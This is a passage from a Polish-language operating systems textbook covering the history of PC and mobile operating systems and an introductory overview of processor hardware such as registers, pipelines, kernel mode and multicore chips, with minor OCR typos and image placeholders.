Gates zatrudnił autora systemu DOS, Tima Patersona, jako pracownika nowej firmy Gatesa — Microsoft. Poprawiony system operacyjny przemianowano na *MS-DOS (MicroSoft Disk Operating System)*. W niedługim czasie zdominował on rynek komputerów klasy IBM PC. Kluczowym powodem tej sytuacji była decyzja Gatesa (z perspektywy lat możemy powiedzieć, że była ona bardzo mądra), aby sprzedawać system MS-DOS firmom komputerowym, które miałyby dołączyć go do produkowanego przez siebie sprzętu. Podejście to znaczowo różniło się od prób Kildalla, który zamierzał sprzedawać system CP/M użytkownikom docelowym po jednej kopii (przynajmniej początkowo). Wkrótce Kildall nagle i nieoczekiwane zmarł z powodów, które nigdy nie zostały do końca wyjaśnione.

W momencie pojawienia się w 1983 roku następcy komputera IBM PC — IBM PC/AT, wyposażonego w mikroprocesor Intel 80286 CPU, system MS-DOS miał mocną pozycję na rynku, natomiast sytuacja systemu CP/M była zdecydowanie chwiejna. Systemu MS-DOS powszechnie używano później w komputerach 80386 i 80486. Choć pierwsze wersje systemu MS-DOS były dość prymitywne, kolejne wersje zawierały bardziej zaawansowane funkcje, w tym wiele wzorowanych na systemie UNIX (firma Microsoft była doskonale poinformowana o systemie UNIX; w początkowych latach swojego istnienia sprzedawała nawet wersję Uniksa dla mikrokompputerów, znaną jako Xenix).

CP/M, MS-DOS i inne systemy operacyjne wczesnych mikrokompputerów bazowały na założeniu, że użytkownicy wprowadzają polecenia za pomocą klawiatury. Ostatecznie sytuacja ta zmieniła się dzięki badaniom wykonanym w latach sześćdziesiątych przez Douga Engelbarta ze Stanford Research Institute. Engelbart wynalazł graficzny interfejs użytkownika (*Graphical User Interface — GUI*) złożony z okien, ikon, menu i myszy. Pomysły te zostały zaadaptowane przez naukowców z Xerox PARC i wprowadzone w produkowanych przez nich maszynach.

Pewnego dnia Steve Jobs, który w swoim garażu współtworzył komputer Apple, odwiedził firmę PARC, zobaczył interfejs GUI i natychmiast dostrzegł jego potencjalną wartość — coś, czego nie widziało kierownictwo firmy Xerox. Ta strategiczna gafa o gigantycznych proporcjach była inspiracją do powstania książki zatytułowanej *Fumbling the Future* [Smith i Alexander, 1988]. Jobs przystąpił wówczas do budowy komputera Apple bazującego na interfejsie GUI. Efektem tych prac było powstanie komputera Lisa, który jednak okazał się zbyt drogi i nie odniósł handlowego sukcesu. Komputer Apple Macintosh — druga próba Jobsa — okazał się gigantycznym sukcesem, nie tylko dlatego, że był znacznie tańszy od komputera Lisa, ale również dlatego, że był *przyjazny użytkownikom*. Oznacza to, że opracowano go z przeznaczeniem dla użytkowników, którzy nie tylko nic nie wiedzieli o komputerach, ale — co ważniejsze — absolutnie nie mieli zamiaru niczego się uczyć. W kreatywnym świecie projektantów grafiki, profesjonalnej fotografii cyfrowej oraz profesjonalnych cyfrowych produkcji video komputery Macintosh są powszechnie używane, a ich użytkownicy wyrażają się o nich entuzjastycznie. W 1999 roku firma Apple zaadoptowała jądro pochodzące z opracowanego na Uniwersytecie Carnegie Mellon mikrojądra, które pierwotnie miało zastąpić jądro systemu BSD UNIX. Zatem **Mac OS X**, pomimo zupełnie odmiennego interfejsu, jest systemem operacyjnym bazującym na Unixie.

Kiedy firma Microsoft zdecydowała, że będzie tworzyć następcę systemu MS-DOS, była pod silnym wpływem sukcesu Macintosha. Wyprodukowała więc system z interfejsem GUI pod nazwą Windows, który początkowo działał jako nakładka systemu MS-DOS (tzn. działał bardziej jako nakładka niż jako rzeczywisty system operacyjny). Przez jakieś 10 lat — od 1985 do 1995 roku — Windows był jedynie graficznym środowiskiem działającym w systemie MS-DOS. Jednak w 1995 roku wyprodukowano samodzielna wersję Windowsa, Windows 95, która miała wiele wbudowanych własności systemu operacyjnego. System MS-DOS był w niej używany tylko do rozruchu oraz do uruchamiania starych programów MS-DOS. W 1998 roku wydano

nieco zmodyfikowaną wersję tego systemu, pod nazwą Windows 98. Niemniej jednak zarówno Windows 95, jak i Windows 98 w dalszym ciągu zawierały sporo 16-bitowego kodu asemblera procesorów Intel.

Innym systemem operacyjnym firmy Microsoft był *Windows NT* (od *New Technology*), który na pewnym poziomie jest zgodny z Windows 95, ale w rzeczywistości został napisany od podstaw. Jest to system w pełni 32-bitowy. Wiodący projektant systemu Windows NT to David Cutler, który jednocześnie był jednym z projektantów systemu operacyjnego VAX VMS. W związku z tym niektóre pomysły z systemu VMS zostały zastosowane w systemie NT. Rozwiązań przejętych z systemu VMS było tak wiele, że właściciel VMS, firma DEC, pozwalał Microsoft. Proces został jednak wycofany z sądu za kwotę pieniędzy, której wyrażenie wymaga bardzo wielu zer. W firmie Microsoft spodziewano się, że pierwsza wersja systemu NT przebię MS-DOS oraz wszystkie inne wersje systemu Windows, ponieważ był to znacznie bardziej zaawansowany technologicznie system, ale przewidywania te okazały się nienaprawne. Dopiero wersja Windows NT 4.0 była wdrażana na szeroką skalę, zwłaszcza w sieciach dużych firm. Na początku 1999 roku wersję 5 systemu Windows NT przemianowano na Windows 2000. System ten miał być następcą zarówno systemów Windows 98, jak i Windows NT 4.0.

To przewidywanie również się nie sprawdziło, dlatego firma Microsoft opracowała nową wersję systemu Windows 98 i nazwała go *Windows Me (Millennium)*. W 2001 roku wydano nieco zmodyfikowaną wersję systemu Windows 2000, pod nazwą Windows XP. Wersja ta była główną wersją systemu znacznie dłużej niż poprzednie (sześć lat) i w zasadzie zastąpiła wszystkie poprzednie wersje Windowsa.

Tempo powstawania nowych wersji stale słabło. Po wydaniu Windowsa 2000 Microsoft podzielił rodzinę systemów Windows na linię systemów klienckich i serwerowych. Linia systemów klienckich bazowała na systemie XP i jego następcach, podczas gdy linia systemów serwerowych zawierała Windows Server 2003 i Windows 2008. Trzecia linia — dotycząca systemów wbudowanych — pojawiła się nieco później. Dla wszystkich tych wersji systemu Windows pojawiły się odmiany w postaci dodatków Service Pack. To wystarczyło, by doprowadzić niektórych administratorów (i autorów podręczników na temat systemów operacyjnych) do utraty równowagi psychicznej.

Następnie, w styczniu 2007 roku, firma Microsoft ostatecznie wydała następcę systemu Windows XP, pod nazwą Vista. Wyposażono ją w nowy graficzny interfejs, ulepszone zabezpieczenia oraz wiele nowych lub uaktualnionych programów użytkowych. W firmie Microsoft sądzono, że wersja ta całkowicie zastąpi system Windows XP, co jednak nigdy nie nastąpiło. Zamiast tego wersja spotkała się z ostrą krytyką i miała złą prasę. Krytykowano głównie wysokie wymagania systemu, restrykcyjne warunki udzielania licencji oraz wsparcie dla technologii *zarządzania prawami cyfrowymi* (ang. *Digital Rights Management — DRM*), która utrudniała użytkownikom kopowanie materiałów chronionych prawami autorskimi.

Po pojawiению się systemu Windows 7 — nowej i wymagającej znacznieuboższych zasobów wersji systemu operacyjnego — sporo osób zdecydowało się całkowicie zrezygnować z Vista. W systemie Windows 7 nie wprowadzono zbyt wielu nowych funkcji. Była to jednak wersja stosunkowo niewielka i dość stabilna. W niespełna trzy tygodnie system Windows 7 uzyskał większy udział w rynku niż Vista w ciągu siedmiu miesięcy. W 2012 roku Microsoft opublikował następcę systemu Windows 7 — Windows 8 — system operacyjny z zupełnie nowym wyglądem oraz interfejsem przystosowanym do obsługi ekranów dotykowych. Firma miała nadzieję, że dzięki nowemu projektowi stanie się on dominującym systemem operacyjnym dla znacznie szerszej gamy urządzeń: komputerów desktop, laptopów, notebooków, tabletów, telefonów i mul-

timedialnych komputerów pełniących funkcję kina domowego. Jednak jak dotąd penetracja rynku jest dużo wolniejsza w porównaniu z systemem Windows 7.

Innym ważnym konkurentem w świecie systemów operacyjnych komputerów osobistych jest UNIX (oraz szereg jego odmian). UNIX ma silniejszą pozycję w sieciach i serwerach korporacyjnych, ale używa się go też coraz częściej w komputerach desktop, notebookach, tabletach i smartfonach. W komputerach z procesorami x86 popularną alternatywą dla systemu Windows jest Linux. Wykorzystują go przede wszystkim studenci, ale coraz częściej użytkownicy korporacyjni.

Na marginesie — w niniejszej książce będziemy używać terminu „x86” jako wspólnej nazwy dla wszystkich nowoczesnych procesorów bazujących na architekturze ISA (ang. *Instruction-Set Architectures*), którym początek dał procesor 8086 wyprodukowany w latach siedemdziesiątych ubiegłego wieku. Jest wiele takich procesorów. Ich producentami są m.in. takie firmy jak AMD i Intel. Procesory te często znacznie różnią się pomiędzy sobą pod względem zastosowanych rozwiązań. Procesory mogą być 32- lub 64-bitowe; wyposażone w wiele rdzeni i potoków (ang. *pipeline*); głębokie lub płytkie; itd. Z punktu widzenia programisty wszystkie one wyglądają bardzo podobnie — nadal mogą wykonywać kod przeznaczony na platformę 8086, napisany 35 lat temu. Niemniej jednak tam, gdzie istotne znaczenie mają różnice, będziemy jawnie odwoływać się do konkretnych modeli — użyjemy pojęć **x86-32** oraz **x86-64** na określenie odmian 32- i 64-bitowych.

Popularną odmianą systemu UNIX wywodzącą się z projektu BSD na Uniwersytecie Berkeley jest *FreeBSD*. Zmodyfikowana wersja systemu FreeBSD (OS X) działa we wszystkich nowoczesnych odmianach komputerów Macintosh. UNIX jest również standardem na stacjach roboczych wykorzystujących wysokowydajne układy RISC. Jego pochodne są szeroko stosowane w urządzeniach mobilnych, takich jak te, na których działają systemy operacyjne iOS 7 lub Android.

Wielu użytkowników Uniksa, zwłaszcza doświadczonych programistów, preferuje interfejs poleceń zamiast środowiska GUI. W związku z tym niemal wszystkie odmiany systemu UNIX obsługują uproszczony system okienkowy *X Window System* (znany też jako *X11*) produkowany w MIT. System ten zapewnia podstawowe zarządzanie oknami — pozwala użytkownikom na tworzenie, usuwanie, przemieszczanie i zmianę rozmiarów okien, a także używanie myszy. Dostępne są również kompletne interfejsy GUI, np. *GNOME* lub *KDE*, które działają na bazie systemu X11. Dzięki takim środowiskom użytkownicy, którzy tego oczekują, mogą uzyskać komfort pracy w Uniksie zbliżony do tego, jaki mają użytkownicy komputerów Macintosh lub maszyn z systemem Microsoft Windows.

W połowie lat osiemdziesiątych rozpoczął się interesujący trend rozwijania sieci komputerów osobistych wyposażonych w *sieciowe systemy operacyjne* albo *rozproszone systemy operacyjne* [Tanenbaum i van Steen, 2007]. W sieciowych systemach operacyjnych użytkownicy są świadomi występowania wielu komputerów, mogą logować się do zdalnych maszyn i kopować pliki pomiędzy komputerami w sieci. Na każdej maszynie działa oddzielny, lokalny system operacyjny i w każdej z nich jest lokalny użytkownik (lub użytkownicy).

Sieciowe systemy operacyjne nie różnią się zasadniczo od jednoprocesorowych systemów operacyjnych. Oczywiście wymagają one kontrolera interfejsu sieciowego oraz niskopoziomowego oprogramowania, które nim zarządza. Potrzebują także programów pozwalających na zdalne logowanie się oraz zdalny dostęp do plików, ale te dodatki nie zmieniają zasadniczej struktury systemu operacyjnego.

Z kolei rozproszony system operacyjny to taki, który z punktu widzenia jego użytkowników wygląda jak tradycyjny system jednoprocesorowy, mimo że w rzeczywistości składa się

z wielu procesorów. Użytkownicy nie powinni być świadomi tego, gdzie są uruchamiane ich programy, ani tego, gdzie znajdują się ich pliki. Te problemy powinny być wydajnie i automatycznie obsługiwane przez system operacyjny.

Prawdziwy rozproszony system operacyjny wymaga więcej niż tylko dodania kodu do jednoprocesorowego systemu operacyjnego, ponieważ rozproszone i scentralizowane systemy różnią się kilkoma kluczowymi cechami. I tak systemy rozproszone często pozwalają działać aplikacjom na kilku procesorach jednocześnie. W związku z tym optymalizacja współprzebieżności wymaga bardziej złożonych algorytmów szeregowania przydziału procesorów.

Opóźnienia komunikacyjne występujące w sieci często oznaczają, że te (i inne) algorytmy muszą działać z niekompletnymi, przestarzałymi lub nawet nieprawidłowymi informacjami. Sytuacja ta drastycznie różni się od sytuacji systemów jednoprocesorowych, w których system operacyjny posiada kompletne informacje na temat stanu systemu.

1.2.5. Piąta generacja (1990 – czasy współczesne) — komputery mobilne

Odkąd detektyw Dick Tracy zaczął mówić do swojego „dwukierunkowego radia w zegarku” w komiksie z lat czterdziestych ubiegłego wieku, ludzie pragnęli urządzenia komunikacyjnego, które mogliby nosić ze sobą wszędzie, gdzie pójdu. Pierwszy prawdziwy telefon komórkowy pojawił się w 1946 roku i ważył około 40 kg. Można go było zabrać ze sobą wszędzie, pod warunkiem posiadania samochodu, którym można by go przewieźć.

Pierwszy prawdziwy ręczny telefon przenośny pojawił się w latach siedemdziesiątych. Ważył około kilograma, co można było uznać za „ wagę piórkową”. Był pieszczołwie nazywany „ceglą”. Wkrótce wszyscy chcieli taki mieć. Dziś penetracja rynku telefonii komórkowej sięga blisko 90% światowej populacji. Połączenia telefoniczne możemy wykonywać nie tylko za pośrednictwem telefonów przenośnych i zegarków. Wkrótce będzie to możliwe za pośrednictwem okularów i innych przedmiotów codziennego użytku. Co więcej, część telefoniczna nie jest już dziś zbyt interesująca. Odbieramy wiadomości e-mail, przeglądamy strony WWW, wysyłamy wiadomości tekstowe do naszych przyjaciół, gramy w gry, nawigujemy w dużym ruchu miejskim i nawet nie zastanawiamy się nad tym, jak to wszystko jest możliwe.

Chociaż pomysł połączenia telefonu i komputera w urządzeniu podobnym do telefonu sięga lat siedemdziesiątych, to pierwszy prawdziwy smartfon pojawił się dopiero w połowie lat dziewięćdziesiątych, kiedy firma Nokia zaprezentowała urządzenie N9000, które dosłownie łączyło w sobie dwa, w dużej mierze odrębne urządzenia: telefon i komputer **PDA** (ang. *Personal Digital Assistant*). W 1997 roku firma Ericsson użyła terminu *smartfon* na określenie urządzenia GS88 Penelope.

Obecnie smartfony są wszechobecne. Konkurencja między różnymi systemami operacyjnymi jest bardzo ostra, a wynik jest jeszcze mniej wyraźny niż w świecie komputerów PC. W czasie powstawania niniejszej książki dominującym systemem operacyjnym smartfonów jest Android firmy Google, natomiast iOS Apple'a jest wyraźnie drugi. Tak jednak nie było zawsze — i w ciągu kilku najbliższych lat sytuacja z pewnością się zmieni. O ile w świecie smartfonów coś jest oczywiste, za takie możemy uznać fakt, że niełatwo utrzymać pozycję lidera.

Wystarczy przypomnieć, że w większości smartfonów w pierwszym dziesięcioleciu po ich powstaniu działał system operacyjny Symbian OS. Był to system operacyjny działający na smartfonach kilku popularnych marek, takich jak Samsung, Sony Ericsson, Motorola, a zwłaszcza Nokia. Jednak inne systemy operacyjne, takie jak BlackBerry OS firmy RIM (wprowadzone dla

smartfonów w 2002 roku) oraz iOS Apple'a (opublikowany dla pierwszego urządzenia iPhone w 2007 roku) zmniejszyły popularność systemu operacyjnego Symbian na rynku. Wiele osób oczekiwano, że RIM będzie dominować w biznesie, podczas gdy iOS będzie królem urządzeń konsumenckich. Udziały systemu operacyjnego Symbian w rynku znacznie spadły. W 2011 roku Nokia porzuciła Symbiana i ogłosiła, że podstawową platformą w produkowanych przez nią urządzeniach będzie Windows Phone. Przez pewien czas dominowały systemy firm Apple i RIM (choć ich dominacja pod żadnym względem nie była porównywalna z tą, którą miał Symbian). Nie minęło jednak zbyt wiele czasu, a Android, system operacyjny bazujący na systemie Linux, wydany przez Google'a w 2008 roku, wyprzedził wszystkich rywali.

Z punktu widzenia producentów telefonów Android miał tę zaletę, że był systemem typu *open source*, dostępnym na warunkach liberalnej licencji. W rezultacie firmy mogły modyfikować jego kod i z łatwością dostosowywać do potrzeb własnego sprzętu. Ponadto istniała ogromna liczba deweloperów piszących aplikacje — głównie w znany języku programowania Java. Mimo to ostatnie lata pokazały, że dominacja nie musi trwać wiecznie, a konkurenci Androida ostrzą zęby, aby odzyskać pewne udziały w rynku. Z systemem Android w szczegółach zapoznamy się w podrozdziale 10.8.


1.3. SPRZĘT KOMPUTEROWY — PRZEGLĄD

System operacyjny jest nierozerwalnie związany ze sprzętem komputerowym, na którym działa. Rozszerza zestaw instrukcji komputera i zarządza jego zasobami. Do pracy wymaga wielu informacji dotyczących sprzętu — musi wiedzieć co najmniej to, w jaki sposób sprzęt wygląda od strony programisty. Z tego powodu spróbujemy zwięźle opisać sprzęt komputerowy w postaci, w jakiej występuje w nowoczesnych komputerach osobistych. Następnie będziemy mogli przejść do omówienia szczegółów na temat tego, co system operacyjny robi i w jaki sposób pracuje.

Prosty komputer osobisty koncepcyjnie można przedstawić za pomocą modelu podobnego do tego, który pokazano na rysunku 1.6. Procesor, pamięć i urządzenia wejścia-wyjścia są podłączone za pomocą magistrali systemowej i poprzez nią się ze sobą komunikują. Współczesne komputery osobiste mają bardziej złożoną strukturę. Obejmuje ona wiele magistral. Bardziej szczegółowo opowiemy o tym w dalszej części niniejszej książki. Tymczasem model pokazany na rysunku 1.6 jest wystarczający. W poniższych podpunktach zwięźle omówimy te komponenty oraz przeanalizujemy niektóre problemy sprzętowe mające znaczenie dla projektantów systemów operacyjnych. Nie trzeba mówić, że będzie to bardzo skrócone streszczenie. Na temat sprzętu komputerowego oraz organizacji komputerów napisano wiele książek. Dwie dobrze znane pozycje, które warto wymienić, to książki [Tanenbaum, 2006] oraz [Patterson i Hennessy, 2004].

1.3.1. Procesory

„Mózgiem” komputera jest jego procesor (*Central Processing Unit — CPU*). Pobiera on instrukcje z pamięci i je uruchamia. Podstawowy cykl każdego procesora CPU polega na pobraniu pierwszej instrukcji z pamięci, zdekodowanie jej w celu określenia jej typu i operandów, uruchomienie jej, a następnie pobranie, zdekodowanie i uruchomienie kolejnych instrukcji. Cykl jest powtarzany do czasu, kiedy program zakończy działanie. W ten sposób są uruchamiane wszystkie programy.



Rysunek 1.6. Niektóre komponenty prostego komputera osobistego

Każdy procesor ma specyficzny zestaw instrukcji. Tak więc procesor x86 nie jest w stanie wykonywać programów ARM, natomiast procesor ARM nie może wykonywać programów x86. Ponieważ odwołanie się do pamięci w celu pobrania instrukcji lub słowa danych zajmuje znacznie więcej czasu niż uruchomienie instrukcji, wszystkie procesory CPU mają rejestrów wewnętrznych przeznaczone do przechowywania wartości najważniejszych zmiennych i tymczasowych wyników. Zatem zestaw instrukcji, ogólnie rzecz biorąc, zawiera instrukcje załadowania słowa z pamięci do rejestru oraz zapisania słowa z rejestru do pamięci. Pozostałe instrukcje wykorzystują dwa operandy z rejestrów, pamięci lub obu tych lokalizacji i generują wynik. Może to być np. dodanie dwóch słów do siebie i zapisanie wyniku w rejestrze lub pamięci.

Oprócz rejestrów ogólnego przeznaczenia służących do przechowywania zmiennych i tymczasowych wyników większość komputerów jest wyposażona w kilka rejestrów specjalnych widocznych dla programisty. Jednym z nich jest *licznik programu*, zawierający adres pamięci następnej instrukcji do pobrania. Po pobraniu instrukcji licznik programu jest aktualizowany — wskazuje następną instrukcję.


Innym rejestrem jest *wskaźnik stosu*, który wskazuje wierzchołek bieżącego stosu w pamięci. Stos zawiera po jednej ramce dla każdej procedury, której wykonywanie się rozpoczęło, ale jeszcze się nie zakończyło. Ramka stosu procedury zawiera te parametry wejściowe, zmienne lokalne i zmienne tymczasowe, które nie są przechowywane w rejestrach.

Jeszcze innym rejestrem jest *słowo stanu programu* (*Program Status Word* — PSW). Rejestr ten zawiera bity kodu warunku ustawiane przez instrukcje porównań, priorytet procesora CPU, tryb (użytkownika lub jądra) oraz kilka innych bitów kontrolnych. Programy użytkownika mogą standardowo czytać cały rejestr PSW, choć zwykle zapisują tylko niektóre spośród jego pól. Rejestr PSW odgrywa ważną rolę w wywołaniach systemowych oraz operacjach wejścia-wyjścia.

System operacyjny musi być świadomy istnienia wszystkich rejestrów. W przypadku współdzielenia procesora na bazie czasu system operacyjny często zatrzymuje działający program w celu uruchomienia (wznowienia) innego programu. Za każdym razem, kiedy system operacyjny zatrzyma działający program, system operacyjny musi zapisać wszystkie rejestryst, tak by można je było odtworzyć, gdy program zostanie uruchomiony później.

W celu poprawy wydajności projektanci procesorów dawno porzucili prosty model pobierania, dekodowania i uruchamiania po jednej instrukcji na raz. Wiele nowoczesnych procesorów posiada mechanizmy pozwalające na uruchamianie więcej niż jednej instrukcji na raz. Procesor CPU np. może być wyposażony w oddzielne jednostki do pobierania, dekodowania i uruchamiania instrukcji. Dzięki temu, kiedy procesor uruchamia instrukcję n , może w tym samym czasie

dekodować instrukcję $n+1$ i pobierać instrukcję $n+2$. Taka organizacja nosi nazwę *potoku*. Zilustrowano ją na rysunku 1.7(a), na którym pokazano potok złożony z trzech faz. Powszechnie wykorzystywane są znacznie dłuższe potoki. W większości projektów potoków, po pobraniu instrukcji do potoku, musi ona być uruchomiona, nawet jeśli poprzedziła ją instrukcja warunkowa.



Rysunek 1.7. (a) Potok trójfazowy; (b) procesor superskalarny

Potoki sprawiają autorom kompilatorów i systemów operacyjnych wiele problemów, ponieważ pokazują im złożoność sprzętu.

Jeszcze bardziej zaawansowany od projektu bazującego na potokach jest procesor *superskalarny*, który pokazano na rysunku 1.7(b). W tego typu projekcie występuje wiele jednostek wykonawczych — np. jedna dla arytmetyki liczb całkowitych, inna dla arytmetyki zmienno-przecinkowej, a jeszcze inną dla operacji logicznych. Jednorazowo pobierane są dwie lub więcej instrukcji, które następnie są dekodowane i przesyłane do bufora, gdzie przebywają do momentu ich wykonania. Kiedy jednostka wykonawcza się zwolni, sprawdza, czy w buforze jest instrukcja, która może być obsługiwana. Jeśli tak, usuwa instrukcję z bufora i ją uruchamia. Częstym efektem takiego projektu jest wykonywanie instrukcji programowych poza kolejnością. W większości przypadków to sprzęt zapewnia, aby uzyskany wynik był taki sam, jaki zostałby uzyskany w sekwencyjnej implementacji. Jak się jednak przekonamy, architektura ta wprowadza dodatkową złożoność do systemu operacyjnego.

Jak wspominaliśmy wcześniej, większość procesorów — poza bardzo prostymi, używanymi w systemach wbudowanych — posiada dwa tryby: jądra i użytkownika. Zazwyczaj trybem procesora steruje bit w rejestrze PSW. Kiedy procesor działa w trybie jądra, może uruchomić dowolną instrukcję z zestawu instrukcji oraz wykorzystać wszystkie własności sprzętu. Na komputerach desktop i serwerach system operacyjny zwykle działa w trybie jądra, dzięki czemu ma dostęp do wszystkich elementów sprzętu. W większości systemów wbudowanych niewielki fragment systemu działa w trybie jądra, natomiast pozostała część systemu operacyjnego działa w trybie użytkownika.

Programy użytkowe zawsze działają w trybie użytkownika, w którym dostępny jest jedynie podzbiór instrukcji procesora oraz podzbiór własności maszyny. Ogólnie rzecz biorąc, w trybie użytkownika są zabronione wszystkie instrukcje dotyczące ochrony zasobów wejścia-wyjścia oraz ochrony pamięci. Oczywiście ustawienie rejestru PSW w tryb jądra także jest zabronione.

W celu uzyskania usług systemu operacyjnego program użytkowy musi skorzystać z *wywołania systemowego*, które sięga do jądra i wywołuje system operacyjny. Instrukcja TRAP („trap” to z angielskiego „pułapka”) przełącza procesor z trybu użytkownika do trybu jądra i uruchamia system operacyjny. Po wykonaniu operacji sterowanie powraca do programu użytkownika — do następnej instrukcji za wywołaniem systemowym. Szczegóły mechanizmu wywołań systemowych omówimy w dalszej części niniejszego rozdziału. Na razie wystarczy, jeśli uznamy je za specjalny rodzaj instrukcji wywołania procedury, który charakteryzuje się dodatkową

właściwością przełączania z trybu użytkownika do trybu jądra. Uwaga typograficzna — do oznaczania wywołań systemowych będziemy wykorzystywać czcionkę *LettrGoth12EU* i zapis małymi literami, np. *read*.

Warto zwrócić uwagę, że w komputerach obok instrukcji uruchomienia wywołania systemowego są dostępne również inne „pułapki”. Większość z tych instrukcji jest wykorzystywanych przez sprzęt w celu ostrzeżenia o sytuacjach wyjątkowych, np. próbie dzielenia przez zero lub przepelnieniu w operacji zmennoprzecinkowej. We wszystkich przypadkach „pułapek” sterowanie przejmuje system operacyjny i musi podjąć decyzję, co zrobić. Czasami występuje konieczność przerwania wykonywania programu i zgłoszenia błędu. Innym razem błąd można zignorować (przepelniętą liczbę zmennoprzecinkową można ustawić na 0). Na koniec, kiedy program zgłosi zawczasu, że potrafi obsługiwać specyficzne sytuacje, sterowanie może być przekazane z powrotem do programu po to, by sam obsłużył problem.

Układy wielowątkowe i wielordzeniowe

Prawo Moore'a mówi, że liczba tranzystorów w układzie podwaja się co 18 miesięcy. To „prawo” nie jest zasadą fizyczną podobną do „zasady zachowania pędu”, ale raczej obserwacją współtwórcy firmy Intel Gordona Moore'a opisującą szybkość, z jaką inżynierowie w fabrykach produkujących układy scalone są w stanie ścieśniać tranzystory. Prawo Moore'a było zachowywane już przez trzy dekady i należy się spodziewać, że zostanie zachowane jeszcze co najmniej przez jedną. Po tym okresie liczba atomów w tranzystorze osiągnie wartość zbyt małą, a dużą rolę zaczną odgrywać zasady mechaniki kwantowej, co uniemożliwi dalsze zmniejszanie się wielkości tranzystora.

Wielka liczba tranzystorów prowadzi do problemu: co z nimi wszystkimi robić? Jeden ze sposobów ich wykorzystania widzieliśmy wcześniej: architektury superskalarnie z wieloma jednostkami funkcjonalnymi. Ponieważ liczba tranzystorów ciągle wzrasta, można osiągnąć jeszcze więcej. Oczywistym usprawnieniem jest dodanie w układach CPU większych pamięci podręcznych (ang. *cache*) i to z całą pewnością się odbywa, ale w końcu zostanie osiągnięty „punkt malejącej wydajności”¹.


Następnym krokiem jest replikacja nie tylko jednostek funkcjonalnych, ale także pewnych elementów logiki sterowania. Własność tę zastosowano w Pentium 4, w procesorze x86 oraz kilku innych procesorach i określono terminem *wielowątkowość* lub *hiperwątkowość* (termin używany przez firmę Intel). W przybliżeniu polega ona na umożliwieniu procesorowi utrzymywania stanu dwóch różnych wątków oraz przełączania się pomiędzy nimi w czasie rzędu nanosekund (wątek to rodzaj procesu, który oznacza działający program — zagadnienie to szczerąco omówimy w rozdziale 2.). Jeśli np. jeden proces chce odczytać słowo z pamięci (co zajmuje wiele cykli zegara), procesor CPU z obsługą wielowątkowości może przełączyć się do innego wątku. Wielowątkowość nie zapewnia rzeczywistej współbieżności. W danym momencie działa tylko jeden proces, ale czas przełączania wątków jest rzędu nanosekund.

Wielowątkowość ma implikacje dla systemu operacyjnego, ponieważ dla systemu operacyjnego każdy wątek wygląda jak oddzielny procesor. Rozważmy system złożony z dwóch fizycznych procesorów, z których każdy obsługuje dwa wątki. System operacyjny postrzega taką

¹ „Prawo malejących przychodów” dotyczy ekonomii i polega na tym, że w przypadku zwiększenia nakładów na jeden czynnik w pewnym momencie osiąga się punkt, od którego dalsze zwiększenie ilości tego czynnika powoduje pogarszanie efektów. W tym przypadku chodzi o to, że zwiększenie pojemności pamięci cache w pewnym momencie będzie przynosić obniżenie wydajności zamiast poprawy — *przyp. tłum.*

konfigurację jako cztery procesory CPU. Jeśli pracy jest tylko tyle, aby w określonym momencie czasu były zajęte dwa procesory, system operacyjny może nieumyślnie zaplanować dwa wątki tego samego procesora, podczas gdy drugi pozostanie całkowicie bezczynny. Taki wybór jest znacznie mniej wydajny od użycia po jednym wątku na każdym z procesorów.

Oprócz wielowątkowości istnieją układy CPU z dwoma, czterema procesorami lub większą liczbą osobnych procesorów, czyli inaczej **rdzeni**. Wielordzeniowe układy pokazane na rysunku 1.8 zawierają w sobie po cztery miniukłady — każdy z nich zawiera swój własny, niezależny procesor CPU (pamięci podręczne — ang. *cache* — będą omówione później). W niektórych procesorach, takich jak Xeon Phi firmy Intel, TILEPro firmy Tilera, już stosuje się ponad 60 rdzeni w jednym układzie. Wykorzystanie takiego wielordzeniowego układu z całą pewnością wymaga wieloprocesorowego systemu operacyjnego.




Rysunek 1.8. (a) Układ czterordzeniowy ze współdzieloną pamięcią cache 2. poziomu; (b) procesor czterordzeniowy z osobnymi pamięciami cache 2. poziomu

